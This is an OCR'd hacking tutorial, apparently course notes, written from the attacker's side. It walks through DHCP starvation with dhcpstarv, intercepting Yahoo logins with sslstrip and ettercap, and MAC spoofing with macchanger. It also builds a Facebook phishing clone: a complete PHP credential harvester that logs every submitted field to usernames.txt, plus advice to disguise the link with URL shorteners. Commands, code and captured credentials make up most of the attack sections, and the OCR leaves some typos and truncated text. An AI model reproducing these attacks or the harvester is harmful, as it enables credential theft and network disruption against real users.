
Download the tool DHCP starvation to stop the dhcp server in the network



Install and configure dhcpstarv tool in Kali Linux


```
Download from site : http://sourceforge.net/projects/dhcpstarv/files/latest/download
./configure
make
make install
dhcpstarv -i eth0
```

This is the DHCP server in the windows with its scope



Start IP Address	End IP Address	Description
192.168.1.10	192.168.1.50	Address range for distrib


The gateway



Option Name	Vendor	Value
003 Router	Standard	192.168.1.1
006 DNS Servers	Standard	192.168.1.1


To stop the network dhcp server, go to the tool dhcpstarv

dhcpstarv –I etho



```
root@kali:~/dhcpstarv-0.2.1# dhcpstarv -i eth0
```


It will reserve all the ips in the scope of the network dhcp server



Address Leases


Client IP Address	Name	Lease Expiration
192.168.1.10	xp-1.	8/1/2013 2:34:39 AM
192.168.1.11	kali	8/1/2013 3:00:04 AM
192.168.1.12		8/1/2013 4:13:48 AM
192.168.1.13		8/1/2013 4:13:49 AM
192.168.1.14		8/1/2013 4:13:49 AM
192.168.1.15		8/1/2013 4:13:49 AM
192.168.1.16		8/1/2013 4:13:49 AM
192.168.1.17		8/1/2013 4:13:50 AM
192.168.1.18		8/1/2013 4:13:50 AM
192.168.1.19		8/1/2013 4:13:51 AM
192.168.1.20		8/1/2013 4:13:51 AM
192.168.1.21		8/1/2013 4:13:53 AM
192.168.1.22		8/1/2013 4:13:53 AM
192.168.1.23		8/1/2013 4:13:53 AM
192.168.1.24		8/1/2013 4:13:53 AM
192.168.1.25		8/1/2013 4:13:53 AM
192.168.1.26		8/1/2013 4:13:53 AM

We will enable the ip forward in the hacker machine and we make the settings of the iptable . Then we run the sslstrip




```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 10000
root@kali:~# cd /usr/share/sslstrip/
root@kali:/usr/share/sslstrip# python sslstrip.py -a
```

We run the ettercap to show the username and password.




```
root@kali:~# ettercap -T -q -i eth0

ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA
```

Test the connection. Use any computer to the network to login yahoo. In the hacker computer we can get the username and password.



```
HTTP : 98.139.237.162:80 -> USER: mahmoud  PASS: atef  INFO: http://login.yahoo.
com/config/login_verify2?&.src=ym&.intl=us
HTTP : 98.139.237.162:80 -> USER: mahmoud  PASS: atef  INFO: /config/login
DHCP: [192.168.1.11] OFFER : 192.168.1.37 255.255.255.0 GW 192.168.1.11 DNS 192.
168.1.1
DHCP: [192.168.1.11] OFFER : 192.168.1.37 255.255.255.0 GW 192.168.1.11 DNS 192.
168.1.1
```


f. Understand MAC Spoofing:




Understand MAC Spoofing


MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. The MAC address is hard-coded on a network interface controller (NIC) and cannot be changed. However, there are tools which can make an operating system believe that the NIC has the MAC address of a user's choosing. The process of masking a MAC address is known as MAC spoofing. Essentially, MAC spoofing entails changing a computer's identity, for any reason, and it is relatively easy.

The MAC address



The MAC address consists of 6 bytes. The first 3 bytes concerns the vendor. The other three bytes given by the company that distributes the network cards. We can make spoofing for the mac address which means that we hide my mac address to take another mac address. We need that in some hacking purposes. To make mac spoofing in windows:





VMware Accelerated AMD PCNet Adapter Properties

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property: NetworkAddress

Value: ● 000C298D00AA

○ Not Present


In Linux, we can use tool called mac changer that can change the mac address to be random mac address. First disable the network card

#ifconfig etho down

#macchanger –r etho (will make random mac address)


#macchanger –m (mac address) (if we want to put certain mac address)

#if config etho up.



```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -m 1a:22:3d:16:24:ab eth0
Permanent MAC: 00:00:00:00:00:00 (Xerox Corporation)
Current   MAC: 1a:22:3d:16:24:6f (unknown)
New       MAC: 1a:22:3d:16:24:ab (unknown)
root@kali:~# ifconfig eth0 up
```


g. Phishing:



- What is phishing?
- a form of social engineering, characterized by attempts to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an apparently official electronic communication, such as an email or an instant message. The term phishingarises from the use of increasingly sophisticated lures to "fish" for users' financial information and passwords..


We can make fake website and then we ask the client to enter this website. In this way we can get the user name and password.

We can make phishing in internal or external network. You can make it by manual or by some tools with DNS poisoning




- How To Make phishing website
- you can make phishing site by manual
- Use post.php
-
- can make phishing site by same tools
- Set Tools
- dns poisoning

Install a web server in the internal network. Take the facebook source code. Change the source code near action to be the following




```
</a><div class="menu_login_container rfloat"><form id="login_form" action="post.php" method="post" onsubmit="return window
]gin":1,"src":"https:\/\/fbstatic-a.akamaihd.net\/rsrc.php\/v2\/yq\/r\/MDwOqVO8JHh.js"},"NMNM4":{"type":"js","crossOrigin":
-es":[],"module":true},"Event":{"resources":["OH3xD"],"module":true},"AsyncDialog":{"resources":["OH3xD","f7Tpb","AVmr9","U
```

Use the file post.php.



```
<?php
header ('Location:http://www.facebook.com');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```


Change the url in the file



```
<?php
header ('https://www.facebook.com/login.php?login_attempt=1');
$handle = fopen("usernames.txt", "a");
```


Take the files index.php and post.php and save them in your web server.

Shorten the ip in the web site goo.gl or j.mp. When the use log in the face book through your fake web page, he will be directed to original web site. You can see his username or password in the file usernames.txt.



```
lsd=AVqx7ShY
email=mahmoud
pass=eduors
default_persistent=0
timezone=390
lgnrnd=135353_YcgN
lgnjs=1375133015
locale=en_US
```

h. Phishing in Internal Netwok with DNS Poisoning:




- Understand DNS Cache Poisoning
- DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) name server's cache database, causing the name server to return an incorrect IP address, diverting traffic to another computer (often the attacker's).

